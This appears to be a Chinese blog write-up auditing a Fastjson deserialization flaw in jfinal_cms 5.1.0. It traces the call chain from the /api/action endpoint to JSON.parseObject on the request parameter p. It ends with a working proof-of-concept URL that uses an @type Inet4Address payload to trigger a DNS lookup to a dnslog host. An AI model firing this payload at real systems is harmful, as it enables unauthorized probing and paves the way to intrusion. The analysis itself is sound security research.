吃饭时候刷了一下公众号,找到一个Java的代码审计,刚好今天不怎么想学新东西,干脆就来看看吧
github发布的Issue:https://github.com/jflyfox/jfinal_cms/issues/60
漏洞源码分析
漏洞版本
jfinal_cms 版本:5.1.0
JDK的话我还是用最常用的那个JDK 版本:jdk-8u65
反序列化入口点
ApiForm#getParams()
全局搜索一下Fastjson的反序列化函数JSON.parseObject(),可以找到ApiForm.java文件中的getParams()方法调用了该方法
	private JSONObject getParams() {
		JSONObject json = null;
		try {
			String params = "";
			params = this.p;
			boolean flag = ConfigCache.getValueToBoolean("API.PARAM.ENCRYPT");
			if (flag) {
				params = ApiUtils.decode(params);
			}

			json = JSON.parseObject(params);
		} catch (Exception e) {
			log.error("apiform json parse fail:" + p);
			return new JSONObject();
		}

		return json;
	}
其实就是获取并解析请求参数的内容并进行JSON反序列化操作的函数,p这个成员变量来自于 HTTP 请求参数,是攻击者完全可控的
继续回溯,看看哪里调用了getParams()

一共有三个地方,后面两个都没有被调用的地方,那就只有get()函数了
ApiForm#get()
我们看到get()函数
	public String get(String key) {
		return getParams().getString(key);
	}
直接就调用了,没什么前置条件
继续回溯
ApiForm#getInt()
找到getInt方法
	public int getInt(String key) {
		return NumberUtils.parseInt(get(key));
	}
继续回溯

ApiV100Logic业务方法
在ApiV100Logic类的业务方法中会通过 form.getInt("siteId")来获取siteId参数。
	@Override
	public ApiResp folders(ApiForm form) {
		List<TbFolder> list = folderServer.getFolders(form.getInt("siteId"));
		return new ApiResp(form).addData("list", list);
	}
	@Override
	public ApiResp pageArticleSite(ApiForm form) {
		Page<TbArticle> page = service.getArticleBySiteId(form.getPaginator(), form.getInt("siteId"));
		return new ApiResp(form).addData("list", page.getList()).addData("total", page.getTotalRow());
	}
	@Override
	public ApiResp pageArticle(ApiForm form) {
		Page<TbArticle> page = service.getArticle(form.getPaginator(), form.getInt("folderId"));
		return new ApiResp(form).addData("list", page.getList()).addData("total", page.getTotalRow());
	}
	@Override
	public ApiResp article(ApiForm form) {
		TbArticle article = service.getArticle(form.getInt("articleId"));
		return new ApiResp(form).addData("article", article);
	}
那么我们只要选择其中一个方法进行调用就行了
我们看到控制器ApiController
ApiController控制器
package com.jflyfox.api.controller;

import com.jfinal.aop.Before;
import com.jfinal.kit.JsonKit;
import com.jflyfox.api.form.ApiResp;
import com.jflyfox.api.form.ApiForm;
import com.jflyfox.api.interceptor.ApiInterceptor;
import com.jflyfox.api.service.ApiService;
import com.jflyfox.api.util.ApiUtils;
import com.jflyfox.component.base.BaseProjectController;
import com.jflyfox.jfinal.component.annotation.ControllerBind;
import com.jflyfox.util.StrUtils;

@ControllerBind(controllerKey = "/api")
@Before(ApiInterceptor.class)
public class ApiController extends BaseProjectController {

	ApiService service = new ApiService();

	/**
	 * api测试入口
	 *
	 * 2016年10月3日 下午5:47:55 flyfox 369191470@qq.com
	 */
	public void index() {
		ApiForm from = getForm();

		renderJson(new ApiResp(from).addData("notice", "api is ok!"));
	}

	/**
	 * 开关调试日志
	 *
	 * 2016年10月3日 下午5:47:46 flyfox 369191470@qq.com
	 */
	public void debug() {
		ApiForm from = getForm();

		ApiUtils.DEBUG = !ApiUtils.DEBUG;
		renderJson(new ApiResp(from).addData("debug", ApiUtils.DEBUG));
	}

	/**
	 * 获取信息入口
	 *
	 * 2016年10月3日 下午1:38:27 flyfox 369191470@qq.com
	 */
	public void action() {
		long start = System.currentTimeMillis();

		ApiForm from = getForm();
		if (StrUtils.isEmpty(from.getMethod())) {
			String method = getPara();
			from.setMethod(method);
		}

		// 调用接口方法
		ApiResp resp = service.action(from);
		// 没有数据输出空
		resp = resp == null ? new ApiResp(from) : resp;

		// 调试日志
		if (ApiUtils.DEBUG) {
			log.info("API DEBUG ACTION \n[from=" + from + "]" //
					+ "\n[resp=" + JsonKit.toJson(resp) + "]" //
					+ "\n[time=" + (System.currentTimeMillis() - start) + "ms]");
		}
		renderJson(resp);
	}

	public ApiForm getForm() {
		ApiForm form = getBean(ApiForm.class, null);
		return form;
	}

}
我们看到一个action方法
ApiController#action()
public void action() {
    // 1. 记录开始时间(用于性能统计)
    long start = System.currentTimeMillis();

    // 2. 获取请求表单对象
    ApiForm from = getForm();
    // from 包含了请求的所有参数信息

    // 3. 处理 method 参数
    if (StrUtils.isEmpty(from.getMethod())) {
        // 如果表单中没有 method,从 URL 路径参数中获取
        String method = getPara();  // 例如:/api/getUserInfo
        from.setMethod(method);
    }

    // 4. 调用业务服务层处理请求
    ApiResp resp = service.action(from);

    // 5. 防空处理:确保响应不为 null
    resp = resp == null ? new ApiResp(from) : resp;
    // 如果服务返回 null,创建一个基于请求的空响应对象

    // 6. 调试日志(仅在 DEBUG 模式下输出)
    if (ApiUtils.DEBUG) {
        log.info("API DEBUG ACTION \n[from=" + from + "]"
              + "\n[resp=" + JsonKit.toJson(resp) + "]"
              + "\n[time=" + (System.currentTimeMillis() - start) + "ms]");
        // 输出:请求信息、响应信息、耗时
    }

    // 7. 将响应对象转换为 JSON 并返回给客户端
    renderJson(resp);
}
这个方法是API控制器的核心处理方法,他重写了Controller中的action来处理所有API请求
这里的话会将获取到的请求表单对象from交给业务服务层去处理请求,就是ApiService#action()方法
表单对象中的method参数的获取主要有两种,一种是ApiForm from = getForm();从请求体中获取,一种是String method = getPara();获取URL路径中的参数后调用setMethod()设置method的值
跟进到业务服务层看看
ApiService#action()
	public ApiResp action(ApiForm form) {
		try {
			//
			if (methodList.contains(form.getMethod())) {

				// 登陆验证标识
				boolean validFlag = ConfigCache.getValueToBoolean("API.LOGIN.VALID");
				if (validFlag) {
					// 先进行登陆验证。如果验证失败,直接返回错误
					ApiResp validResp = getApiLogic(form).valid(form);
					if (validResp.getCode() != ApiConstant.CODE_SUCCESS) {
						return validResp;
					}
				}

				// 调用接口方法,利用反射更简洁
				ApiResp apiResp = (ApiResp) ReflectionUtils.invokeMethod(getApiLogic(form), form.getMethod(), //
						new Class<?>[] { ApiForm.class }, new Object[] { form });
				return apiResp;
			}

			return ApiUtils.getMethodError(form);
		} catch (Exception e) {
			log.error("action handler error", e);
			return ApiUtils.getMethodHandlerError(form);
		}
	}
先是检查请求的method是否在methodList列表中
	private static List<String> methodList;

	static {
		methodList = methodList();
	}

	public static List<String> methodList() {
		List<String> methodList = new ArrayList<String>();
		Method[] methods = IApiLogic.class.getMethods();
		for (int i = 0; i < methods.length; i++) {
			Class<?>[] params = methods[i].getParameterTypes();
			if (params.length == 1 && (params[0] == ApiForm.class)) {
				methodList.add(methods[i].getName());
			}
		}
		return methodList;
	}
通过反射获取 IApiLogic 接口的所有方法,遍历每个方法获取方法的参数类型数组,将只有一个参数并且参数类型是ApiForm.class的方法提取出来添加到methodList列表中并返回
然后有一个登录验证,随后就是反射调用接口方法了
				// 调用接口方法,利用反射更简洁
				ApiResp apiResp = (ApiResp) ReflectionUtils.invokeMethod(getApiLogic(form), form.getMethod(), //
						new Class<?>[] { ApiForm.class }, new Object[] { form });
				return apiResp;
方法名是form中的method参数值,传入方法的参数是我们整个form请求表单
回想到刚刚的ApiV100Logic业务方法,以folders方法为例
	@Override
	public ApiResp folders(ApiForm form) {
		List<TbFolder> list = folderServer.getFolders(form.getInt("siteId"));
		return new ApiResp(form).addData("list", list);
	}

并且是接入了IApiLogic接口的,那么我们就可以通过上面的反射调用到里面的folders方法
最终链子
ApiController#action()->
    ApiService#action()->
    	ApiV100Logic#folders()->
    		ApiForm#getInt()->
    			ApiForm#get()->
    				ApiForm#getParams()->
    					JSON.parseObject(params)
所以我们在传参数的时候需要传一个method参数为folders或者其他存在于methodList列表中的IApiLogic接口的方法,并传入p参数为恶意的JSON恶意字符串
为什么p参数可控
我们看到刚刚控制器的action方法

会将HTTP 请求参数绑定到ApiForm对象
跟进getBean来到Controller类的getBean
	public <T> T getBean(Class<T> beanClass, String beanName) {
		return (T)Injector.injectBean(beanClass, beanName, request, false);
	}
依赖注入和对象绑定的操作

通过反射自动将 HTTP 请求参数绑定到 Java Bean 对象的字段上
先是创建一个bean,也就是ApiForm类型的实例,然后会从 request 中提取参数,并获取 ApiForm 类的所有 public 方法(包括继承的)
接着会遍历并处理其中的Setter方法
		for (Method method : methods) {
			String methodName = method.getName();
			if (methodName.startsWith("set") == false || methodName.length() <= 3) {	// only setter method
				continue;
			}
			Class<?>[] types = method.getParameterTypes();
			if (types.length != 1) {						// only one parameter
				continue;
			}

			String attrName = StrKit.firstCharToLowerCase(methodName.substring(3));
			String paraName = modelNameAndDot != null ? modelNameAndDot + attrName : attrName;
			if (parasMap.containsKey(paraName)) {
				try {
					String paraValue = request.getParameter(paraName);
					Object value = paraValue != null ? converter.convert(types[0], paraValue) : null;
					method.invoke(bean, value);
				} catch (Exception e) {
					if (skipConvertError == false) {
						throw new RuntimeException(e);
					}
				}
			}
		}
String attrName = StrKit.firstCharToLowerCase(methodName.substring(3));这步会通过方法名推到属性名例如setMethod" → "method"
parasMap.containsKey(paraName)检测请求参数的参数名中是否有相关的参数,如果有的话就获取该参数的值并进行setter方法赋值操作
然后看到ApiForm类中有setP方法

这样就可以理明白了
所以我们可以构造这样的请求参数
/api/action?method=folders&p=${恶意JSON内容}
最终POC
在issue中的poc是这样的

/api/action?version=1.0.1&apiNo=1000000&pageNo=1&pageSize=1&method=pageArticleSite&time=20170314160401&p={"zeo":{"@type":"java.net.Inet4Address","val":"aporo8.dnslog.cn"}}
额我不是很清楚为什么会有一个zeo,估计是跟版本有关
Fastjson1.2.62构造poc
{
    "zeo": {
        "@type": "java.net.Inet4Address",
        "val": "aporo8.dnslog.cn"
    }
}
这里还需要注意Fastjson的版本

我们看看里面的parseObject方法

这里调用parse函数进行反序列化,将JSON字符串反序列化成一个JSONObject

可以看到这里的key是zeo,而值是一个Inet4Address实例
而如果没有外层的json进行包裹,就会抛出报错


所以相当于是套了一层壳去绕过,不然在后续进入toJSON的时候会产生报错